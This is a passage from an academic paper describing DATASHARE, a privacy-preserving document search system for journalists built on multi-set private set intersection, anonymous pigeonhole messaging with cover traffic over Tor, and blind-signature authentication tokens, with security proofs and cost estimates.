Instantiation. DATASHARE uses four main privacy-preserving building blocks: a multi-collection search mechanism, a messaging system, an anonymous communication channel, and an authorization mechanism.

We implement the privacy-preserving search mechanism by using a novel primitive that we call multi-set private set intersection (MS-PSI) described in Section 3. We design a privacy-preserving messaging system in Section 4; it provides both the bulletin board and pigeonhole functionality. We rely on the Tor [16] network as anonymous communication channel, and we use blind signatures to implement privacy-preserving authorization (see Section 5.1). In Section 5.2, we explain how DATASHARE combines these building blocks.

3 Multi-set PSI

Private set intersection (PSI) protocols enable two parties holding sets X and Y to compute the intersection $X \cap Y$, without revealing information about the individual elements in the sets. In this section, we introduce a multi-set private set intersection (MS-PSI) protocol that simultaneously computes intersections of set X with N sets $\{Y_1,\ldots,Y_N\}$ at the server. In Section 6, we review existing PSI variants.

Notation. (See Table 1) We use a cyclic group $\mathbb{G}$ of prime order p generated by g. We write $x \leftarrow^{\$} X$ to denote that x is drawn uniformly at random from the set X. Let ℓ be a security parameter. We define two hash functions $H : \{0,1\}^* \to \{0,1\}^{\ell}$ and $\hat{H} : \{0,1\}^* \to \mathbb{G}$. Finally, we write $[n]$ to denote the set $\{1,\ldots,n\}$.

Related PSI Schemes. We build on the single-set PSI protocol by De Cristofaro et al. [12], see Figure 2. In this protocol the client blinds her elements $x_i \in \mathbb{G}$ as $\tilde{x}_i = x_i^c$ using a blinding factor c before sending them to the server. The server applies its own secret to the blinded elements,

Client		**Server**
$X = \{x_1,..,x_m\} \subset \mathbb{G}$		$Y = \{y_1,..,y_n\} \subset \mathbb{G}$
$c \leftarrow^{\$} \mathbb{Z}_p$		$s \leftarrow^{\$} \mathbb{Z}_p$
$\tilde{x}_i = x_i^c$	$\xrightarrow{\langle \tilde{x}_i \rangle}$	$\hat{x}_i = \tilde{x}_i^s$
$\mathsf{T}_i = H(\hat{x}_i^{c^{-1}})$	$\xleftarrow{\langle \hat{x}_i \rangle, \mathsf{TC}}$	$\mathsf{TC} = \{H(y^s) \mid y \in Y\}$
Return $\{x_i \mid \mathsf{T}_i \in \mathsf{TC}\}$		

Figure 2: Vanilla PSI protocol by De Cristofaro et al. [12].

$\hat{x}_i = \tilde{x}_i^s$, and sends them back to the client in the same order, together with a tag collection of her own blinded elements: $\mathsf{TC} = \{H(y^s) \mid y \in Y\}$. The client unblinds her elements, obtaining a list of x_i^ss. Then, the client computes a tag $H(x_i^s)$ for each of them and compares it to the server's tags TC to find matching elements.

To increase efficiency when the server set is large, client-server PSI (C-PSI) schemes in the literature [19, 29, 49] introduce optimizations to avoid that the server has to compute and send a large fresh set of tags every execution. Instead, the server *precomputes* the tag collection with a long-term secret key s and sends it to the client once. In subsequent *online* phases, the server answers clients' queries by using the long-term key s. This significantly improves the communication and computation cost, as the server does not compute or send the tag collection every time.

A New Multi-set PSI Protocol. Our *multi-set* private set intersection protocol (MS-PSI) intersects a client set $X = \{x_1,..,x_m\} \subset \{0,1\}^*$ with N sets $Y_i = \{y_{i,1},..,y_{i,n_i}\} \subset \{0,1\}^*$ at the server to obtain the intersections $X \cap Y_i$. Our protocol computes all intersections *simultaneously*, lowering the computation and communication cost with respect to running N parallel PSI protocols. In DATASHARE, X contains the query (a conjunction of search keywords) and Y_i represents document i's keywords, as described in Section 5.2. We use $\hat{H}$ to map keywords to group elements.

A naive approach to building MS-PSI would be to mimic the client-server protocols and to reuse the long-term key s for all sets Y_i. This approach maps identical elements in sets Y_i, Y_j to the same tag revealing intersection cardinalities $|Y_i \cap Y_j|$. We remove the link between tags across sets by adding a tag diversifying step to the precomputation phase of client-server PSI (see Figure 3). We first compute pretags $\tau^{(i)}$ for each set Y_i by raising each element to the power of the long-term secret s. Then, we compute per-set tags by hashing the pretags τ with the set index i to obtain $H(i \,\|\, \tau)$. The hash-function ensures that the tags of each set are independent. The server publishes the tag collection TC and the number of sets N.

During the online phase, the client blinds its set as in the scheme of De Cristofaro et al. and sends it to the server. The server re-blinds the set with its secret s and sends it back to the client in the same order. The client unblinds the result to obtain the pretags for her elements. The client then computes




Figure 3: Our MS-PSI protocol.

the corresponding tags $\mathsf{T}^{(d)}$, for each document $d \in [N]$, and obtains the intersection.

In the extended version [17] (Appendix A), we prove the following theorem to show that the server learns nothing about the client's set, and that the client learns nothing more than the intersections $X \cap Y_i$.

Theorem 1. *The MS-PSI protocol is private against malicious adversaries in the random oracle model for H and $\hat{H}$, assuming the one-more-gap Diffie-Hellman assumption holds.*

The MS-PSI protocol does not provide correctness against a malicious server, who can respond arbitrarily leading the client to compute an incorrect intersection. However, from Theorem 1 we know that, even then, the malicious server cannot gain any information about the client's set.

Performance. Table 2 compares the performance of our MS-PSI protocol with the vanilla and the client-server PSI protocols in the multi-set setting. We show the computation and communication cost for a server with N sets and a client set with m elements. MS-PSI reduces the server's online communication and computation by a factor N. The client can replace expensive group operations by inexpensive hash computations, significantly reducing her online cost. The example costs for $N = 1000$ (in square brackets) illustrate this reduction showing an improvement of 3 orders of magnitude.

4 Privacy-Preserving Messaging

In this section, we introduce DATASHARE's communication system (CS). Journalists use the CS to support MS-PSI-based search and to converse anonymously after they find a match. The CS respects the organization's limitations (see

Table 2: Performance of PSI variants in a multi-set scenario: N is the number of server sets; S is the total number of server elements; m is the size of the client set; and τ_e and τ_H denote the cost of an exponentiation and a hash computation ($\tau_{H+e} = \tau_H + \tau_e$). We report in square brackets the cost estimation when $m = 10$, $N = 1000$, $S = 100,000$ (i.e., server sets have 100 elements). We assume that group elements require 32 bytes, $\tau_e = 100\,\mu$s, and $\tau_H = 1\,\mu$s.

	Vanilla	C-PSI	MS-PSI
Precomputation phase			
Server	—	$S\tau_{H+e}$	$S\tau_{H+e}$
Comms	—	S	S
Online phase			
Client	$2mN\tau_{H+e}$ [2 s]	$2mN\tau_{H+e}$ [2 s]	$2m\tau_e + mN\tau_H$ [12 ms]
Server	$S\tau_{H+e} + mN\tau_e$ [11 s]	$mN\tau_e$ [1 s]	$m\tau_e$ [1 ms]
Comms	$S + 2mN$ [3.84 MB]	$2mN$ [640 KB]	$2m$ [640 B]

Section 2.1). The communication costs do not hinder the day-to-day operation of journalists, and the system supports asynchronous communication. As the organization cannot deploy non-colluding nodes, the CS uses one server. This server is trusted for availability, but not for privacy.

DATASHARE's communication system is designed to host short conversations for discussing the sharing of documents. We anticipate that journalists will migrate to using encrypted email or secure messengers if they need to communicate over a long period or if they need to send documents.

4.1 Messaging System Construction

The server provides two components: a *bulletin board* for broadcast messages, and a *pigeonhole* for point-to-point messages. We use communication server to refer to the entity that operates both components. To hide their network identifiers from the server and network observers, journalists always use Tor [16] for communication. To ensure unlinkability, DATASHARE creates a new Tor circuit for every request.

Bulletin Board. The bulletin board implements a database that stores broadcast messages. Journalists interact with the bulletin board by using two protocols: BB.broadcast(m), which adds a message m to the database to broadcasts it to all journalists, and $m \leftarrow$ BB.read() to retrieve unseen messages.

Pigeonhole. The pigeonhole consists of a large number of one-time-use mailboxes. Journalists use the pigeonhole to send and receive replies to search queries and to conversation messages. Journalists use the method PH.SendRaw (Protocol 1) to send query replies; and the asynchronous process PH.RecvProcess (Protocol 2) to retrieve incoming query

replies and conversation messages. Journalists use PH.Monitor (Protocol 3) to receive notifications of new messages from the pigeonhole and to trigger PH.RecvProcess. Journalists are expected to connect to the system several times a week (see Section 2.1). In agreement with ICIJ, we decided that the pigeonhole will delete messages older than 7 days.

Journalists may initiate a conversation after receiving a successful match. To hide this event, we ensure that the *sending of conversation messages is unobservable*: the server cannot determine whether a journalist sends a conversation message or not (see Definition 1). This hides whether a conversation occurred, and therefore whether the search revealed a match or not. To ensure unobservability of conversation messages, journalists run PH.Cover (Protocol 4) to send cover messages at a constant Poisson rate to *every* journalist. To send a conversation message, it suffices to replace one of the cover messages with the real message (see PH.HiddenSend, Protocol 5).

Journalists use the Diffie-Hellman key exchange to compute mailbox addresses and message encryption keys, and an authenticated encryption scheme AE to encrypt messages. Queriers generate a fresh key for every query and use that key to receive query replies and to send conversation messages associated with that query. Document owners use a medium-term key to send query replies and to receive conversation messages from queriers (see Section 5.2). When exchanging cover traffic, journalists use fresh cover keys to send and their medium-term keys to receive.

Protocol 1 (PH.SendRaw($\mathsf{sk}_S, \mathsf{pk}_R, m$))**.** To send message m to recipient R with public key pk_R, a sender with private key sk_S proceeds as follows. Let n_s be the number of times S called PH.SendRaw to send a message to R before. The sender

1. computes the Diffie-Hellman key $k' = \mathsf{DH}(\mathsf{sk}_S, \mathsf{pk}_R)$;
2. computes the random rendezvous mailbox $\mathsf{addr} = H(\text{'addr'} \mid\mid k' \mid\mid \mathsf{pk}_S \mid\mid n_s)$ and a symmetric key $k = H(\text{'key'} \mid\mid k' \mid\mid \mathsf{pk}_S \mid\mid n_s)$;
3. pads the message m to obtain m' of length mlen, and computes the ciphertext $c = \mathsf{AE.enc}(k, m')$;
4. opens an anonymous connection to the pigeonhole and uploads c to mailbox addr.

For every upload, the pigeonhole notifies all monitoring receivers (see PH.Monitor below) that a message arrived at addr.

Protocol 2 (PH.RecvProcess($\mathsf{sk}_R, \mathsf{pk}_S$))**.** To receive a message from sender S with public key pk_S, a receiver R with private key sk_R runs the following asynchronous process. Let n_r be the number of times R successfully received a message from S. The receiver

1. computes the Diffie-Hellman key $k' = \mathsf{DH}(\mathsf{sk}_R, \mathsf{pk}_S)$;
2. uses k' to compute a random rendezvous mailbox $\mathsf{addr} = H(\text{'addr'} \mid\mid k' \mid\mid \mathsf{pk}_S \mid\mid n_r)$ and a symmetric key $k = H(\text{'key'} \mid\mid k' \mid\mid \mathsf{pk}_S \mid\mid n_r)$;
3. waits until PH.Monitor (see below) receives a notification of a new message on address addr. If no message is posted to addr in seven days, the process terminates;
4. opens an anonymous connection to the pigeonhole and downloads the ciphertext c at address addr (if there was no message due to a false positive, the process continues at step 3); and
5. decrypts the message $m' = \mathsf{AE.dec}(k, c)$ and returns the unpadded message m or $\perp$ if decryption failed.

When the receiver goes offline, this process is paused and resumed when the receiver comes online again.

A sender may send multiple messages without receiving a response. The receiver calls PH.RecvProcess repeatedly to receive all messages (n_r increases every time). To ensure that the participants derive the correct addresses and decryption keys, participants keep track of the message counters n_s, n_r for each pair of keys $(\mathsf{sk}_S, \mathsf{pk}_R)$ and $(\mathsf{sk}_R, \mathsf{pk}_S)$, respectively.

Protocol 3 (PH.Monitor)**.** Journalists run the PH.Monitor process to monitor for incoming messages. The receiver

1. opens an anonymous monitoring connection to the pigeonhole and requests a list of addresses addr that received a message since she was last online
2. via the same anonymous connection, receives notifications of addresses addr with new messages.

Addresses addr received in step 1 or 2 can cause the PH.RecvProcess processes to continue past step 3. To save bandwidth, the pigeonhole sends a cuckoo filter [20] that contains the addresses in step 1. Moreover, the pigeonhole only sends the first two bytes of the address in step 2 (PH.RecvProcess handles false positives).

The PH.Cover and PH.HiddenSend protocols ensure conversation messages are unobservable. Senders store a queue of outgoing conversation messages for each recipient.

Protocol 4 (PH.Cover(sk_R))**.** As soon as the journalists come online, they start the PH.Cover process. Let sk_R be the medium-term private key, and $\mathsf{pk}_1, \ldots, \mathsf{pk}_{n-1}$ be the medium-term public keys of the other journalists. The process runs the following concurrently:

- *Cover keys.* Draw an exponential delay $t_k \leftarrow \mathrm{Exp}(1/\lambda_k)$, and wait for time t_k. Generate a fresh cover key-pair $(\mathsf{sk}_c, \mathsf{pk}_c)$ and upload pk_c to the bulletin board by calling $\mathsf{BB.broadcast}(\mathsf{pk}_c)$. Repeat.
- *Sending messages.* Wait until the first cover key has been uploaded. For each recipient pk_i, proceed as follows:
  1. Draw $t_i \leftarrow \mathrm{Exp}(1/\lambda_c)$ and wait for time t_i.
  2. If the send queue for pk_i is not empty, let m_i be the first message in the queue and sk_q the corresponding query key. Send the message by calling $\mathsf{PH.SendRaw}(\mathsf{sk}_q, \mathsf{pk}_i, m_i)$ and remove m_i from the queue. Otherwise, let sk_c be the most recent private cover key and m_i be a dummy message. Send the message by calling $\mathsf{PH.SendRaw}(\mathsf{sk}_c, \mathsf{pk}_i, m_i)$.
  3. Repeat.
- *Receiving cover messages.* For each of the non-expired cover keys pk'_c on the bulletin board, call the process

$m \leftarrow \mathsf{PH.RecvProcess}(\mathsf{sk}_R, \mathsf{pk}'_c)$. If m is a real message (see Section 5.2) forward the message to DATASHARE, otherwise discard. Repeat.

This process stops when the user goes offline, and PH.RecvProcess processes started by PH.Cover are canceled.

Protocol 5 ($\mathsf{PH.HiddenSend}(\mathsf{sk}_S, \mathsf{pk}_R, m)$)**.** To send a message m to recipient R with public key pk_R, sender S with private key sk_S places m in the send queue for pk_R.

4.2 Messaging Service Privacy

We first define unobservability then prove that conversation messages sent using PH.HiddenSend are unobservable.

Definition 1 (Unobservability)**.** A conversation message is unobservable if all PPT adversaries have a negligible advantage in distinguishing a scenario in which the sender S sends a conversation message to the receiver R, from a scenario where S does not send a conversation message to R.

Theorem 2. *Messages sent using PH.HiddenSend are unobservable towards any adversary that controls the communication server but does not control the sender or the receiver, assuming the receiver awaits both conversation and cover messages. This statement is also true when the adversary can break the network anonymity Tor provides.*

Proof. To show that conversation messages are unobservable, we must prove that the following two scenarios are indistinguishable: the scenario in which the sender sends a conversation message (sent by PH.Cover after a conversation message has been queued using PH.HiddenSend), and the scenario in which the sender sends a cover message (sent by PH.Cover when no conversation message has been queued). The intuition behind this proof is that the conversation and cover messages are indistinguishable: (1) both are encrypted so that the adversary cannot distinguish them based on content; and (2) conversation messages replace cover messages, so they are sent using the same schedule.

All messages go through the pigeonhole. For each message, the adversary observes (1) the pigeonhole address, (2) the content, (3) the length, (4) the timestamps at which the message was posted and retrieved, and – in the worst case scenario in which the adversary can break the anonymity Tor provides – (5) the sender and the receiver.

The content and pigeonhole address of messages are cryptographically indistinguishable. Senders and receivers compute rendezvous mailbox addresses by using a Diffie-Hellman key exchange based on either the query public key and the owner's public key (when the message is a conversation messages) or the sender and receiver's cover keys (when the message is a cover message). As the adversary does not control the sender or the receiver, it does not know the corresponding private keys in either scenario. Under the decisional Diffie-Hellman assumption, the adversary cannot distinguish between mailbox addresses for conversation messages and mailbox addresses for cover messages. Under the same DH assumption, the adversary cannot learn the symmetric key k that is used to encrypt the message either. Moreover, all messages are padded to a fixed length of mlen. Hence, the adversary cannot distinguish between the two situations based on message content or length. As a result, all messages sent between sender S and receiver R are indistinguishable to the adversary on the cryptographic layer.

We now show that the post and retrieve times of the messages are also independent of whether the message is a cover message or a conversation message:

Sender. The "cover keys" and "sending messages" processes of PH.Cover are, by design, independent of whether a conversation message should be sent or not. The sender sends (real or cover) messages to the recipient at a constant rate λ_c. The send times are independent of whether the sender has a real message for the receiver.

Receiver. The receiver is listening to both conversation and cover messages from the sender. As soon as it a new message notification arrives, PH.RecvProcess will retrieve this message. Therefore, the retrieval time does *not* depend on the type of message. □

As a corollary of the unobservability proof, we have the following theorem.

Theorem 3. *The pigeonhole protects the secrecy of messages from non-participants including the communication server.*

To hide their (network) identities from the communication server, users of DATASHARE communicate with the communication server via Tor. Sender anonymity hides queriers' identities from document owners, and receiver anonymity hides document owners' identities from queriers. Using Tor ensures these properties, even when journalists collude with the communication server. Formally, we define sender and receiver anonymity as follows:

Definition 2 (Sender anonymity)**.** A communication system provides sender anonymity if any PPT adversary has a negligible advantage in guessing the sender of a message.

Definition 3 (Receiver anonymity)**.** A communication system provides receiver anonymity if any PPT adversary has a negligible advantage in guessing the receiver of a message.

Theorem 4. *Assuming that Tor provides sender and receiver anonymity with respect to the communication server, the communication system provides sender and receiver anonymity at the network layer against adversaries who control the communication server and a subset of journalists.*

Proof. All messages go through the communication system and journalists never directly connect with each other. We




Figure 4: Left: bandwidth (left axis) and latency (right axis) for running the communication system (CS) with 1000 journalist for given rate λ_c. Middle: varying the number of journalists and average latency in the CS. Right: bandwidth (left axis) and latency (right axis) for running the PIR system with 1000 journalists.

study separately the anonymity provided by the bulletin board and the pigeonhole.

To publish an encrypted message (the query) to the bulletin board, senders run the BB.broadcast protocol over a fresh Tor circuit. Sender anonymity is guaranteed by Tor. The bulletin board broadcasts all messages to all journalists. As these messages do not have an intended receiver, receiver anonymity is not relevant.

Both senders and receivers use fresh Tor circuits when communicating with the communication servers. This ensures that communications are unlinkable at the network layer, and that the adversary cannot identify the journalist from network artifacts. As shown in the unobservability proof, the pigeonhole cannot distinguish senders' or receivers' given addresses or encrypted messages. □

This theorem only addresses the anonymity at the network layer. We discuss anonymity at the application layer, i.e., based on the content of messages, in Section 5.3.

Tor does not provide sender or receiver anonymity against global passive adversaries. To protect against global passive adversaries, DATASHARE will migrate to stronger network layer anonymity systems (e.g., the Nym system [47], based on Loopix [44])

4.3 Cost Evaluation

To guarantee unobservability, we schedule the traffic according to a Poisson distribution. However, such strong protection comes at a cost [15]: Regardless of whether they have zero, one, or many conversations, every journalist sends messages at a rate λ_c to the other N journalists, i.e., sends $\lambda_c N$ messages per day. Consequently, every journalist also receives $\lambda_c N$ messages a day.

Figure 4, left, illustrates the trade-off between bandwidth overhead and latency for a given cover traffic rate. When journalists send few messages a day, the bandwidth requirements are very low. For instance, setting λ_c to be 4 messages per day requires every journalist to use 16.5 MB per day, including the sending of notifications and the updating of cover keys. For these messages to be unobservable, however, journalists have to wait on average six hours between messages (less than 18 hours in 95% of the cases). If journalists require higher throughput they must consume more bandwidth. For example, setting $\lambda_c = 48$ messages a day ensures that messages are sent within half an hour on average (and within 90 minutes with probability 95%). Storing messages from the last seven days on the pigeonhole for 1000 journalists and send rate of $\lambda_c = 48$ requires 390 GB, which is manageable for a server.

The latency we report in Figure 4 assumes that journalists are online. If they disconnect from the system before a message is sent, journalists must, after coming online again, first upload a new cover key then draw a new sample from $\text{Exp}(\lambda_c)$ to decide when to send their message. We propose to set the update latency λ_k to $\lambda_c/4$, so that the initial latency is at most 25% more than the latency under normal circumstances.

For the current size of the population that will use DATASHARE, 250 journalists (see Section 2.1), the bandwidth can be kept reasonable at the cost of latency. However, as journalists send cover traffic to everyone, the bandwidth cost increases quadratically with the size of the population, and becomes pretty heavy after reaching 2000 journalists, see Figure 4, center.

An Alternative Construction. If the traffic requirements become too heavy for the organization members, bandwidth can be reduced by increasing the computation cost at the pigeonhole server. Instead of using cover traffic to *all* journalists to hide the mailboxes that contain real messages, journalists can retrieve messages using computational private information retrieval (PIR) [3, 30].

In this approach, senders send cover messages at a rate λ_{PIR}, *independent* of the number of journalists, to random mailboxes. When they have a real message, they send it instead of a cover message. They use the same rate to retrieve messages using PIR. This approach hides which messages

are getting retrieved from the pigeonhole and breaks the link between the send and receive time. As a result, the server's observation of the system is independent of whether journalists send a real message or not.

We illustrate the trade-off associated with this approach in Figure 4, right. We use SealPIR [3] to retrieve cover and conversation messages. Responding to a PIR request in a scenario of 1000 journalists and a send rate of 6 messages per hour takes 12 seconds. Therefore, we assume a server with 24 cores (approx 1300 USD/month in AWS) can handle this scenario. We see that this approach enables the system to send conversation messages at a higher rate and a lower cost. For example, sending 6 messages per hour (144 messages a day) requires around 59 MB. However, as opposed to the Poisson cover approach described in the previous section, this rate limits the total number of messages per day *regardless of recipient*. As a result, depending on the number of receivers journalists want to communicate with on average, one or the other method could be more advantageous.

5 The DATASHARE System

We now present DATASHARE, an asynchronous decentralized peer-to-peer document search engine. DATASHARE combines the multi-set private set intersection protocol (Section 3), the privacy-preserving communication system (Section 4), and an anonymous authentication mechanism.

5.1 Preliminaries

Processing Documents. The primary interests of investigative journalists are named entities, such as people, locations, and organizations (see Section 2.1). ICIJ has already developed a tool [26] that uses natural language processing to extract named entities from documents. After the extraction, the tool transforms named entities into a canonical form to reduce the impact of spelling variation in names. We employ this tool to canonicalize queries. An advantage of using this tool over simply listing all words in a document is that it reduces the number of keywords per document: the majority of documents have less than 100 named entities.

Search. DATASHARE uses the MS-PSI protocol as a pairwise search primitive between journalists. The querier acts as MS-PSI client, and the client's set represents the querier's search keywords. The document owners act as MS-PSI servers, where the server's N sets represent the keywords in each of the owner's N documents. Each document owner has their own *different* corpus and secret key. We say a document is a match if it contains *all* query keywords (i.e., the conjunction of the query keywords, see Section 2.1). MS-PSI speeds up the computation and reduces the communication cost by a factor of N compared to the naive approach of running one PSI protocol per document.

Authenticating Journalists. Only authorized journalists, such as members of the organization or collaborators, are allowed to make queries and send conversation messages. DATASHARE's authentication mechanism operates in epochs. In each epoch journalists obtain a limited number of anonymous tokens. Tokens can be used only once, which limits the number of queries that journalists can make per epoch. Compromised journalists, therefore, can extract limited information from the system by making search queries. We considered using identity-escrow mechanisms to mitigate damage by misbehaving journalists but in agreement with the organization, we decided against this approach as such mechanisms could too easily be abused to identify honest journalists.

Recall from Section 2.1 that journalists trust the organization as an authority for membership and already have means to authenticate themselves to the organization. Therefore, the organization is the natural design choice for issuing anonymous tokens. We note that, even if the organization is compromised, it can do limited damage as it cannot link queries or conversations to journalists (because of token anonymity). However, it can ignore the rate limit. This would enable malicious queriers to extract more information than allowed. To mitigate this risk, DATASHARE could also work with several token issuers and require a threshold of valid tokens.

For the epoch duration, ICIJ proposes one month to provide a good balance between protection and ease of key management. Rate-limits are flexible. The organization can decide to provide additional one-time-use tokens to journalists who can motivate their need for extra tokens. Although this reveals to the organization which journalists are more active, it does not reveal what they use the tokens for.

Instantiation. Tokens take the form of a blind signature on an ephemeral signing key. We use Abe's blind signature (BS) scheme [1]. The organization runs $\mathsf{BS.Setup}(1^\ell)$ to generate a signing key msk and a public verification key mpk. To sign an ephemeral key pk_T, the journalist and the organization jointly run the $\mathsf{BS.Sign}()$ protocol. The user takes as private input the key pk_T, and the organization takes as private input its signing key msk. The user obtains a signature C on pk_T. The verification algorithm $\mathsf{BS.Verify}(\mathsf{mpk}, C, \mathsf{pk}_T)$ returns $\top$ if C is a valid for pk_T and $\bot$ otherwise. These blind signatures are anonymous. The blindness property of BS ensures that the signer cannot link the signature C or the key pk_T to the journalist that ran the corresponding signing protocol.

Let sk_T be the private key corresponding to pk_T. We call the tuple $T = (\mathsf{sk}_T, C)$ an authentication token. Journalists use tokens to authenticate themselves before issuing a query or sending a message. To authenticate themselves, journalists create a signature σ on the message using sk_T and append the signature σ and blind signature C on pk_T. Non-authenticated messages and queries are dropped by other journalists.

Anonymous authentication with rate limiting could have been instantiated alternatively with n-times anonymous credentials [9], single show anonymous credentials [6, 8], or

regular anonymous credentials [5,45] made single-show. We opted for the simplest approach.

Cuckoo Filter. DATASHARE uses cuckoo filters [20] to represent tag collections in a space-efficient manner. The space efficiency comes at the price of having false positives when answering membership queries. The false negative ratio is always zero. The false positive ratio is a parameter chosen when instantiating the filter. Depending on the configuration, a cuckoo filter can compress a set to less than two bytes per element regardless of the elements' original size.

Users call $\mathsf{CF.compress}(S, \mathsf{params})$ to compute a cuckoo filter CF of the input set S using the parameters specified in params. Then, $\mathsf{CF.membership}(\mathsf{CF}, x)$ returns $\top$ if x was added to the cuckoo filter, and $\bot$ otherwise. For convenience, we write $\mathsf{CF.intersection}(\mathsf{CF}, S')$ to compute the intersection $S' \cap S$ with the elements S contained in the cuckoo filter. The function $\mathsf{CF.intersection}$ can be implemented by running $\mathsf{CF.membership}$ on each element of S'.

5.2 DATASHARE Protocols and Design

The journalists' organization sets up the DATASHARE system by running $\mathsf{SystemSetup}$ (Protocol 6). Thereafter, journalists join DATASHARE by running $\mathsf{JournalistSetup}$ (Protocol 7). Journalists periodically call $\mathsf{GetToken}$ (Protocol 8) to get new authentication tokens, and $\mathsf{Publish}$ (Protocol 9) to make their documents searchable. DATASHARE does not support multiple devices, and the software running on journalists' machines automatically handles key management without requiring human interaction. If a journalist's key is compromised, she contacts the organization to revoke it.

Protocol 6 ($\mathsf{SystemSetup}$)**.** The journalist organization runs $\mathsf{SystemSetup}$ to set up the DATASHARE system:

1. The organization generates a cyclic group $\mathbb{G}$ of prime order p with generator g, and hash functions $H : \{0,1\}^* \to \{0,1\}^\ell$ and $\hat{H} : \{0,1\}^* \to \mathbb{G}$ for use in the MS-PSI protocol. It selects parameters params for the cuckoo filter and sets the maximum number of query keywords lim (we use $\mathsf{lim} = 10$). The organization publishes these.
2. The organization sets up a token issuer by running $(\mathsf{msk}, \mathsf{mpk}) = \mathsf{BS.Setup}(1^\ell)$ and publishes mpk.
3. The organization sets up a communication server, which provides a bulletin board and a pigeonhole.

Protocol 7 ($\mathsf{JournalistSetup}$)**.** Journalists run $\mathsf{JournalistSetup}$ to join the network: The journalist authenticates to the organization and registers for DATASHARE.

Protocol 8 ($\mathsf{GetToken}$)**.** Journalists run $\mathsf{GetToken}$ to obtain one-time-use authentication tokens from the organization.

1. The journalist J connects to the organization and authenticates herself. The organization verifies that J is allowed to obtain an extra token and, if not, aborts.
2. The journalist generates an ephemeral signing key $(\mathsf{sk}_T, \mathsf{pk}_T)$; runs the $\mathsf{BS.Sign}()$ protocol with the organization to obtain the organization's signature C on the message pk_T (without the organization learning pk_T); and stores the token $T = (\mathsf{sk}_T, C)$.

To obtain tokens for the new epoch, journalists repeatedly run the $\mathsf{GetToken}$ protocol at the beginning of each epoch.

Protocol 9 ($\mathsf{Publish}$)**.** Journalists run $\mathsf{Publish}$ to make their documents searchable. $\mathsf{Publish}$ takes as input a token $T = (\mathsf{sk}_T, C)$ and a set $\mathsf{Docs} = \{d_1, .., d_N\}$ of N documents such that each document d_i is a set of keywords in $\{0,1\}^*$. This protocol includes the pre-computation phase of MS-PSI.

1. The journalist chooses a secret key $s \xleftarrow{\$} \mathbb{Z}_p$ and computes her tag collection for the MS-PSI protocol as
$$\mathsf{TC} = \{H(i \,||\, \hat{H}(y)^s) \mid i \in [N],\ y \in d_i\},$$
and compresses it into a cuckoo filter $\mathsf{CF} = \mathsf{CF.compress}(\mathsf{TC}, \mathsf{params})$.
2. The journalist generates a long-term pseudonym nym, and a medium-term contact key pair $(\mathsf{sk}, \mathsf{pk})$.
3. The journalist encodes her pseudonym nym, public key pk, compressed tag collection CF, and the number of documents N as her public record
$$\mathsf{Rec} = (\mathsf{nym}, \mathsf{pk}, \mathsf{CF}, N).$$
4. The journalist signs her record $\sigma = \mathsf{Sign}(\mathsf{sk}_T, \mathsf{Rec})$ and runs $\mathsf{BB.broadcast}(\mathsf{Rec} \,||\, \sigma \,||\, \mathsf{pk}_T \,||\, C)$ to publish it.

DATASHARE automatically rotates (e.g., every week) the medium-term contact key of journalists $(\mathsf{sk}, \mathsf{pk})$ to ensure forward secrecy. This prevents that an attacker that obtains a journalist's medium-term private key can recompute the mailbox addresses and encryption key of messages sent and received by the compromised journalist.

Journalists retrieve all public records from the bulletin board. They run $\mathsf{Verify}(\mathsf{pk}_T, \sigma, \mathsf{Rec})$ to verify the records against the ephemeral signing key, check that they have not seen pk_T before to enforce the one-time use, and run $\mathsf{BS.Verify}(\mathsf{pk}_T, C, \mathsf{mpk})$ to validate the blind signature. Journalists discard invalid records.

DATASHARE incorporates MS-PSI into its protocols to enable document search. Querying works as follows (Fig. 5): (1) The querier posts a query together with a fresh key pk_q to the bulletin board (Protocol 10); (2) Document owners retrieve these queries from the bulletin board (2a), they compute the reply address, and they send the reply to a pigeonhole mailbox (2b, see Protocol 11); (3) The querier monitors the reply addresses for all document owners, retrieves the replies, and computes the intersection to determine matches (Protocol 12).

Protocol 10 (Query)**.** Queriers run Query to search for keywords X. The protocol takes as input a token $T = (\mathsf{sk}_T, C)$.

